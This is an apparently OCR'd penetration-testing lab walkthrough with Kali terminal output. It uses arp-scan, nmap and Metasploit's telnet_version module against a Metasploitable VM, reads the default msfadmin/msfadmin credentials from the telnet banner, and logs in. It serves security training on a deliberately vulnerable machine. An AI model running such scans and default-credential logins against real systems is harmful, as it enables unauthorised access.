


Exploit Telnet con Metasploit




```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

                                  ___          ____
                              ,-""   `.      < HONK >
                            ,'  _   e )`-._ /  ----
                           /  ,' `-._<.===-'
                          /  /
                         /  ;
             _          /   ;
 (`._    _.-"" ""--..__,'    |
 <_  `-""                     \
  <`-                          :
   (__   <__.                  ;
     `-.   '-.__.      _.'    /
        \      `-.__,-'    _,'
         `._    ,    /__,-'
            ""._\__,'< <____
                 | |  `----.`.
                 | |        \ `.
                 ; |___      \-``
                 \   --<
                  `.`.<
                    `-'



       =[ metasploit v6.4.9-dev                          ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```




```
msf6 > arp-scan 192.168.50.0/24
[*] exec: arp-scan 192.168.50.0/24

Interface: eth0, type: EN10MB, MAC: 08:00:27:d2:26:79, IPv4: 192.168.50.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-sca
n)
192.168.50.1    08:00:27:ff:e7:03       (Unknown)
192.168.50.101  08:00:27:c1:3a:ba       (Unknown)
192.168.50.102  08:00:27:2f:c9:77       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.088 seconds (122.61 hosts/sec
). 3 responded
```




```
msf6 > nmap -sV 192.168.50.101
[*] exec: nmap -sV 192.168.50.101

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-24 08:57 EDT
Nmap scan report for 192.168.50.101
Host is up (0.0036s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:C1:3A:BA (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OS
s: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.46 seconds
```




```
msf6 > search telnet_version

Matching Modules
================

   #  Name                                          Disclosure Date  Ra
nk    Check  Description
   -  ----                                          ---------------  --
--    -----  -----------
   0  auxiliary/scanner/telnet/lantronix_telnet_version  .                no
rmal  No     Lantronix Telnet Service Banner Detection
   1  auxiliary/scanner/telnet/telnet_version           .                no
rmal  No     Telnet Service Banner Detection


Interact with a module by name or index. For example info 1, use 1 or use au
xiliary/scanner/telnet/telnet_version

msf6 > use 1
```



```
msf6 auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified use
                                        rname
   RHOSTS                     yes       The target host(s), see https://do
                                        cs.metasploit.com/docs/using-metas
                                        ploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (
                                        max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhost 192.168.50.101
rhost ⇒ 192.168.50.101
```



```
msf6 auxiliary(scanner/telnet/telnet_version) > run

[+] 192.168.50.101:23     - 192.168.50.101:23 TELNET _                  _
    _ _        _      _       ____  \x0a _ __ ___   ___| |_ __ _ ___ _ __ | |
___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |
/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) |
| (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|
_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                            |_|
                                        \x0a\x0a\x0aWarning: Never expose thi
s VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x
0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable logi
n:
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



```
metasploitable login: msfadmin
Password:
Last login: Tue Sep 24 04:05:30 EDT 2024 from 192.168.50.100 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
86

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
```